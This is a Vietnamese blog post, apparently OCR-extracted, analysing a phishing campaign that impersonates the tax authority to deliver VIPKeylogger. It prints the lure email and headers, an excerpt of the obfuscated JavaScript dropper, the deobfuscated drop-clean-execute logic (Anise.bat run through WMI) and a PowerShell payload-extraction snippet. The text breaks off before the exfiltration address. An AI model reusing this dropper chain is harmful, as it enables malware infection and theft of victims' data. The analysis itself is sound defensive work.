
# [Phân tích nhanh] Chiến dịch Phishing giả mạo Cơ quan Thuế để phát tán mã độc

Published: 2025-11-25 · Archived: 2026-04-05 18:01:14 UTC





Hiện tại, ở Việt Nam đang có những thay đổi quan trọng về quy định thuế liên quan đến cá nhân và hộ kinh doanh, đặc biệt là những thay đổi sẽ có hiệu lực từ **năm 2026**. Mục tiêu của các cơ quan quản lý nhằm đồng bộ hóa quy định, đơn giản hóa thủ tục và tăng cường quản lý thuế. Trong những thay đổi này thì các thay đổi đối với Hộ kinh doanh là đáng kể và sẽ có hiệu lực chủ yếu từ ngày **01/01/2026**, theo đó việc **bỏ thuế khoán** nhằm **đảm bảo tính minh bạch hoạt động của hộ kinh doanh**, cũng như tạo sự bình đẳng về chế độ thuế giữa hộ kinh doanh và doanh nghiệp.

Lợi dụng các thay đổi về chính sách thuế và quá trình hoàn thiện các dự luật, các nhóm tội phạm lừa đảo đã áp dụng nhiều hình thức tinh vi để chiếm đoạt tài sản của cá nhân và hộ kinh doanh. Phổ biến trong đó là hình thức "**Lừa đảo qua Email/Tin nhắn**":

- **Mục đích:** Gây hoang mang, thúc ép nạn nhân nộp phạt hoặc trả phí để tránh rắc rối về thuế.
- **Thủ đoạn:**
  - **Gửi mail/tin nhắn Yêu cầu nộp phạt:** Gửi email hoặc tin nhắn SMS mạo danh cơ quan thuế thông báo rằng cá nhân/hộ kinh doanh **vi phạm quy định thuế** hoặc **chưa cập nhật thông tin theo luật**, yêu cầu nộp một khoản tiền phạt gấp.
  - **Đính kèm mã độc:** Email thường có **tệp đính kèm** hoặc **đường link** chứa mã độc, yêu cầu người dùng mở ra để xem chi tiết vi phạm. Khi mở tệp/link, mã độc sẽ xâm nhập máy tính/điện thoại để đánh cắp thông tin cá nhân, tài khoản ngân hàng, v…v…

Mới đây, người em của tôi có gửi cho tôi một email sample (**24dc4ca6f2493e158b462f4381099c51fd274bed1ec4f03189d5e206726941bf**) có nội dung như sau:



Subject: Thông báo của HĐĐT: Thông báo Công ty vi phạm thuế quá mức
From: hoadondientu@gdt.gov.vn
To: tech@vnnic.vn
CC:
BCC:
Timestamp: 11/17/2025 1:32:08 PM
Size: 164,204 B
Plain | HTML

Kính thưa Quý Công ty,

Ngày 17/11/2025, theo số liệu ghi nhận trên Hệ thống Hóa đơn điện tử, NNT có giá trị hàng hóa dịch vụ bán ra vượt quá giá trị hàng tồn kho thuộc diện cảnh báo rủi ro.
Đính kèm bảng tóm tắt số tiền phạt vi phạm.

| STT | Mã số thuế người bán | Tên người bán | Cơ quan thuế quản lý | Ngày cấp MST | Ngành nghề kinh doanh chính |
|---|---|---|---|---|---|
| 1 | 0316380929 | Không xác định | THUẾ THÀNH PHỐ HỒ CHÍ MINH | 10/07/2020 | Bán buôn chuyên doanh khác chưa được phân vào đâu (G4669.) |

Kính thông báo!


about:blank | Show images

Attachments (1)
Thông báo của HĐĐT Công ty vi phạm thuế quá mức Thông báo số 10964001 pdf.z

Chi tiết Headers của email này:

```
Received: from gdt.gov.vn ([91.92.243.158]) by mailgw1.vnnic.vn with ESMTP id uHowBwy8fwAPSN6j for <
X-Barracuda-Envelope-From: hoadondientu@gdt.gov.vn
X-ASG-AllowList: Sender
X-Barracuda-Effective-Source-IP: UNKNOWN[91.92.243.158]
X-Barracuda-Apparent-Source-IP: 91.92.243.158
X-Barracuda-UID:tech@vnnic.vn tech tech@vnnic.vn
From: hoadondientu@gdt.gov.vn
To: tech@vnnic.vn
Subject: =?UTF-8?B?VGjDtG5nIGLDoW8gY+G7p2EgSMSQxJBUOiBUaMO0bmcgYsOhbyBDw7RuZyB0eSB2aSBwaOG6oW0gdGh14
Date: 16 Nov 2025 22:32:08 -0800
X-ASG-Orig-Subj: =?UTF-8?B?VGjDtG5nIGLDoW8gY+G7p2EgSMSQxJBUOiBUaMO0bmcgYsOhbyBDw7RuZyB0eSB2aSBwaOG6o
Message-ID: <20251116223208.77255C1C8746A567@gdt.gov.vn>
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="----=_NextPart_000_0012_028BB85F.8C4DBE1F"
X-Barracuda-Connect: UNKNOWN[91.92.243.158]
X-Barracuda-Start-Time: 1763361129
X-Barracuda-URL: https://mailgw1.vnnic.vn:443/cgi-mod/mark.cgi
X-Virus-Scanned: by bsmtpd at vnnic.vn
X-Barracuda-Scan-Msg-Size: 3210
X-Barracuda-BRTS-Status: 1
X-ASG-Debug-ID: 1763361129-36817a4a32372650001-xRXqoE
```

File đính kèm theo email "*16112025_Thông báo của HĐĐT Công ty vi phạm thuế quá mức Thông báo số 10964001 pdf.z*" có thêm "***.z***" là thấy không đáng tin cậy rồi. Bản chất nó là một file nén bằng Winrar, bên trong chứa một file js (Java script):




File js này có tận **1212 dòng code**, và bị obfuscate hoàn toàn:

```
var Hairstreak = new (this[String.fromCharCode((((32<<1)+1)*1)/1),((((2*4)+91)*1)/1),(((10*11)+6)|0),((((6*17)+3)+0)-0)) + String.
fromCharCode((((7*3)+97)),(((9*11)+2)|0),((((88*0)+(22-(22)))+0)-0),(((13*6)+1)|0)) + String.fromCharCode((((9*10)+8)|0),(((106*0)+(15-(15
)))|0),(((101*0)+(13-(13)))),((((99*0)+(19-(19)))+0)-0),((((8*5)+76)+0)-0))])(String.fromCharCode((((10<<3)+3)+0)-0),(((99*0)+(14-(14)))|0
),(((14<<3)+2)|0),((((4*9)+69)+0)-0),(((112*0)+(27-(27)))^0),((((11*10)+6)+0)-0),((((7*5)+70)+0)-0),((((27<<2)+2)*1)/1)) + String.
fromCharCode(((((5*6)+73)*1)/1),(((5<<3)+6)))+String.fromCharCode((((9*8)-2)|0),(((26<<2)+1)|0))+String.fromCharCode((((108*0)+(13-(13)))^0
),(((101*0)+(23-(23)))|0))+String.fromCharCode((((83*0)+(15-(15)))),(((30<<2)+1))) + String.fromCharCode((((14<<3)+3)^0),(((9*5)+71)|0),((((
8*4)+69)+0)-0),((((109*0)+(14-(14)))+0)-0),(((9*8)+7)^0),((((24<<2)+2)+0)-0),((((12*8)+10)*1)/1),((((5*4)+81)*1)/1),((((6*16)+3)+0)-0
),(((116*0)+(30-(30))))));
var Banded = Hairstreak[((String.fromCharCode(((((5*13)+2)+0)-0),(((7*9)+51)*0),(((8*3)+77)|0),(((97*0)+(1-(1)))^0)))+(String.fromCharCode
((((3*6)+98)),(((101*0)+(14-(14)))*0),(((12*7)+0)*0),(((50<<1)+1)^0)))+String.fromCharCode((((60<<1)+0)),((((2*3)+110)+0)-0),((((70*0)+(28
-(28)))+0)-0),(((52<<1)+1)^0)))+(String.fromCharCode(((((7*6)+66)+0)-0),(((101*0)+(14-(14)))))))[Hairstreak[String.fromCharCode((((10*7)+1)|
0),(((14*7)+3)|0),(((29<<2)+0)^0),((((11*7)+6)+0)-0),(((9*6)+58))) + String.fromCharCode((((25<<2)+1)),(((99*0)+(18-(18)))),(((6*9)+51
)),(((6*16)+1)|0),(((8*13)+4)^0)) + String.fromCharCode((((3*2)+64)^0),(((111*0)+(29-(29)))),(((13<<3)+4)),(((6*7)+58)),(((5*20)+1)^0),((((
7*16)+2)+0)-0))](2) + '\\' + String.fromCharCode((((15*4)+5)^0),(((12*9)+2)|0),(((26<<2)+1)),((((115*0)+(2-(2)))+0)-0),(((4*7)+73)|0),(((14
*3)+4)|0),(((24<<2)+2)|0),(((8*3)+73)|0),(((7*4)+88)^0)), (0<1));
Banded.WriteLine("setlo%yPdiC%cal enablede BANANA l%yPdiC%ayedexpan%yPdiC% BANANA sion");
Banded.WriteLine("s%lJTjL%et \"zrpAe=d BANANA \"");
Banded.WriteLine("s%qurVw%et \"fuvlN=p\"");
Banded.WriteLine("s BANANA %lJTjL%et \"ZZrSV=n\"");
Banded.WriteLine("s%qu BANANA rVw%et \"SiIVm=x\"");
Banded.WriteLine("c%IBH%a BANANA ll s%IBH%et \"fbocq=%%~%z BANANA rpAe%0%%\"");
Banded.WriteLine("c%fWX%all s%fW BANANA X%et \"BLGMo=%%~%fuvlN%0% BANANA %\"");
Banded.WriteLine("c%VVT%all se%VVT%t \"j BANANA GzLl=%%~%ZZrSV%0%%\"");
Banded.WriteLine("ca%I BANANA BH%ll s%IBH%et \"NrSWF=%% BANANA ~%SiIVm%0%%\"");
Banded.WriteLine("s%XkGNw%et  BANANA \"dVaOjAe=%fbocq%%BLGMo%% BANANA jGzLl%%NrSWF%\"");
Banded.WriteLine("%OGxydbmO BANANA y%if no%OGxydbmOy%t DEFI BANANA N%OGxydbmOy%ED OGxydbmOy BANANA Abc1OGxydbmOy (s%OGxydbm BANANA Oy%et
OGxydbmOyAbc1OGxyd BANANA bmOy=1 & cm%OGxydbmOy%d  BANANA /%OGxydbmOy%c sta%OGxydb BANANA mOy%rt \"\" /m%OGxydbmOy%i BANANA n \"%~d0%~p0%~n0%~x0\"
%*  BANANA & ex%OGxydbmOy%it)");
Banded.WriteLine("call  BANANA set \"STPTPTRaAKTgI=copy\" BANANA ");
Banded.WriteLine("%STPTPTRaAKTgI% \"%0\" \"% BANANA USERPROFILE%\\a%fqQBZOcxW BANANA %oc.b%fqQBZOcxW%at\" >nul BANANA ");
Banded.WriteLine("set \"oceancitygoldcoast BANANA bondibeachlagun=set\"");
Banded.Write("!oc BANANA eancitygoldcoastbondibea BANANA chlagun! \"%OhvPYJSCvLpZA BANANA %N%OhvPYJSCvLpZA%z%OhvPY BANANA JSCvLpZA%h%OhvPYJSCvLpZA
BANANA %g%OhvPYJSCvLpZA%o%OhvPY BANANA JSCvLpZA%A%OhvPYJSCvLpZA BANANA %N%OhvPYJSCvLpZA%F%OhvPY BANANA JSCvLpZA%D%OhvPYJSCvLpZA BANANA
%p%OhvPYJSCvLpZA%D%OhvPY BANANA ");
Banded.WriteLine("JSCvLpZA%W%OhvPYJSCvLpZA BANANA %Q%OhvPYJSCvLpZA%o=bQBwA BANANA HIAZQBzAHMAaQBvAGU4ALgJoN BANANA VkIVyfONLBHAF\"");
Banded.Write("!oceancit BANANA ygoldcoastbondibeachlagu BANANA n! \"%GRIkXxKSAVbvR%H%GRI BANANA kXxKSAVbvR%y%GRIkXxKSAVb BANANA
vR%A%GRIkXxKSAVbvR%b%GRI BANANA kXxKSAVbvR%T%GRIkXxKSAVb BANANA vR%e%GRIkXxKSAVbvR%Y%GRI BANANA kXxKSAVbvR%o%GRIkXxKSAVb BANANA
vR%H%GRIkXxKSAVbvR%F%GRI BANANA kXxKSAVbvR%n%GRIkXxKSAVb B");
Banded.WriteLine("ANANA vR%p%GRIkXxKSAVbvR%p%GRI BANANA kXxKSAVbvR%x=KIVyfONLBtA BANANA HAAcgBlAHMAcwBpAG8AbgBNA BANANA G8AZABl\"");
Banded.Write("!oceancitygoldc BANANA oastbondibeachlagun! \"%z BANANA bXyLWzKpJehM%n%zbXyLWzKp BANANA JehM%T%zbXyLWzKpJehM%W%z BANANA
bXyLWzKpJehM%V%zbXyLWzKp BANANA JehM%e%zbXyLWzKpJehM%W%z BANANA bXyLWzKpJehM%M%zbXyLWzKp BANANA JehM%t%zbXyLWzKpJehM%n%z BANANA
bXyLWzKpJehM%v%zbXyLWzKp BANANA JehM%A%zbXyLWzKpJehM");
Banded.WriteLine("%w%z BANANA bXyLWzKpJehM%W%zbXyLWzKp BANANA JehM%x=QAegByAEEANwJoNVK BANANA IVyfONLBGAE8AbQBQAGIAYwB BANANA 1\"");
Banded.Write("!oceancitygoldcoastbo BANANA ndibeachlagun! \"%pQmOleU BANANA XLZsbJ%c%pQmOleUXLZsbJ%V BANANA %pQmOleUXLZsbJ%x%pQmOleU BANANA
XLZsbJ%v%pQmOleUXLZsbJ%J BANANA %pQmOleUXLZsbJ%A%pQmOleU BANANA XLZsbJ%D%pQmOleUXLZsbJ%i BANANA %pQmOleUXLZsbJ%d%pQmOleU BANANA
XLZsbJ%G%pQmOleUXLZsbJ%g BANANA %pQmOleUXLZsbJ");
Banded.WriteLine("%d%pQmOleU BANANA XLZsbJ%I%pQmOleUXLZsbJ%A BANANA =MABGAFYAbwBQAGYAQgBlAJo BANANA NVkIVyfONLFoAUgAyAD\"");
Banded.Write("!oc BANANA eancitygoldcoastbondibea BANANA chlagun! \"%AAmAZCkxtAupA BANANA %c%AAmAZCkxtAupA%g%AAmAZ BANANA CkxtAupA%e%AAmAZCkxtAupA
BANANA %Y%AAmAZCkxtAupA%k%AAmAZ BANANA CkxtAupA%s%AAmAZCkxtAupA BANANA %P%AAmAZCkxtAupA%R%AAmAZ BANANA CkxtAupA%O%AAmAZCkxtAupA BANANA
%F%AAmAZCkxtAupA%F%AAmAZ BANANA ");
Banded.WriteLine("CkxtAupA%F%AAmAZCkxtAupA BANANA %L%AAmAZCkxtAupA%X=yfONL BANANA 4AHcAVgBvADQARQB5AGUAZwB BANANA QAEoAagBkAEJo\"");
Banded.Write("!oceancit BANANA ygoldcoastbondibeachlagu BANANA n! \"%QtahaGUsvyFOO%k%Qta BANANA haGUsvyFOO%r%QtahaGUsvyF BANANA
OO%Z%QtahaGUsvyFOO%e%Qta BANANA haGUsvyFOO%i%QtahaGUsvyF BANANA OO%I%QtahaGUsvyFOO%u%Qta BANANA haGUsvyFOO%u%QtahaGUsvyF BANANA
OO%n%QtahaGUsvyFOO%T%Qta BANANA haGUsvyFOO%J%QtahaGUsvyF B");
Banded.WriteLine("ANANA OO%K%QtahaGUsvyFOO%U%Qta BANANA haGUsvyFOO%m=AHIAKAAkAGc BANANA AegAyACkAOJoNVKIVyfONLwB BANANA pAGUAeA\"");
Banded.Write("!oceancitygoldc BANANA oastbondibeachlagun! \"%A BANANA yApkTDuXvtWL%g%AyApkTDuX BANANA vtWL%t%AyApkTDuXvtWL%J%A BANANA
```

Toàn bộ code trên sau khi deobf như sau:

```
var Hairstreak = new this.ActiveXObject("Scripting.FileSystemObject");
var Banded = Hairstreak.CreateTextFile(Hairstreak.GetSpecialFolder(2) + "\\" + "Anise.bat", true);
Banded.WriteLine("setlo%yPdiC%cal enablede BANANA l%yPdiC%ayedexpan%yPdiC% BANANA sion");
Banded.WriteLine("s%lJTjL%et \"zrpAe=d BANANA \"");
.....
.....
.....
var Morpho = (1, Hairstreak).OpenTextFile(Hairstreak.GetSpecialFolder(2) + "\\" + "Anise.bat", 1).ReadAll();
Morpho = Morpho.replace(/ BANANA /g, "");
Hairstreak.CreateTextFile(Hairstreak.GetSpecialFolder(2) + "\\" + "Anise.bat", true).Write(Morpho);
this.GetObject("Winmgmts:").Get("Win32_Process").Create("cmd /c " + Hairstreak.GetSpecialFolder(2) + "\\" + "Anise.bat", null, null, null);
```


Hoạt động của script này như một dạng dropper, gồm các bước chính sau:

- Drop: Tạo file **Anise.bat** trong **%TEMP%** chứa code rác.
- Clean: Đọc lại file, xóa chuỗi rác (" **BANANA** ").
- Execute: Dùng WMI để chạy file .bat sau khi đã làm sạch.

Như vậy file **Anise.bat** sau khi chạy sẽ thực hiện các hành vi độc hại tiếp theo. File này gồm 230 dòng code và cũng bị obfuscate hoàn toàn:


Tiếp tục thực hiện deobf thấy nó sẽ gọi tới powershell để thực hiện đoạn code như sau:

Sử dụng CyberChef để decode xem nó làm gì tiếp theo. Code sau khi decode vẫn tiếp tục bị kẻ tấn công che dấu thông qua Base64 và Gzip:



Với biến **$c** như trong hình, tôi thực hiện Base64 để decode và Gunzip để giải nén. Quan sát nhanh tôi thấy không có gì quan trọng ở code này:

Tiếp tục thực hiện với **$d = $p1 + $p2;** Với sự hỗ trợ của CyberChef tôi có được code như sau:




Lướt nhanh code thì có thể thấy kẻ tấn công sử dụng Base64, AES (CBC) để decrypt và Gzip để giải nén ra các payload và thực thi chúng thông qua kỹ thuật **.NET Reflection Loading**, cho phép kẻ tấn công nạp và thực thi .NET payload (.exe hoặc .dll) trực tiếp từ bộ nhớ (RAM) mà không cần ghi payload xuống ổ cứng. Vậy câu hỏi đặt ra, các payload này từ đâu ra? Để ý tới đoạn code sau:

```
$host.UI.RawUI.WindowTitle = $KKfcv;
$dYauV = [System.IO.File]::ReadAllText($KKfcv).Split([Environment]::NewLine);
foreach ($aWhsb in $dYauV) {
    if ($aWhsb.StartsWith(':: '))  {
        $HgQTy = $aWhsb.Substring(3);
        break;
    }
}
```

Có thể thấy nó thực hiện:


- Script đọc toàn bộ nội dung của file, sau đó cắt nhỏ từng dòng (split) và lưu vào mảng `$dYauV`.
- Sau đó duyệt qua từng dòng của file.
- Khi tìm thấy dòng bắt đầu bằng `':: '`, nó sẽ cắt bỏ 3 ký tự đầu tiên (tức là bỏ chữ `::` đi) và lưu blob data đó vào $HgQT.

Quay lại với file .bat, ta có thể xác định được nhanh chóng chuỗi này:




Tiếp tục sử dụng CyberChef tôi có được các payload:


Payload 1 (**98ceccafe3754303660352f44660e56399ba91d07b4b73ed8dd74fa456071bef**)




Payload 2 (**9407c933b6159aebde11697a916263df83fe91b937b6d6d62dd754761bebac86**)



Phân tích payload 2 , tôi dump được payload cuối (**ef0556dc61ee9912ae1647e9dcbbdd8fbcbfb4f56e77241f2315a7ca4f20c845**) là dòng mã độc **vipkeylogger**.



Khi thực thi thành công nó sẽ gửi thông tin thu thập được về nạn nhân tới địa chỉ sau:




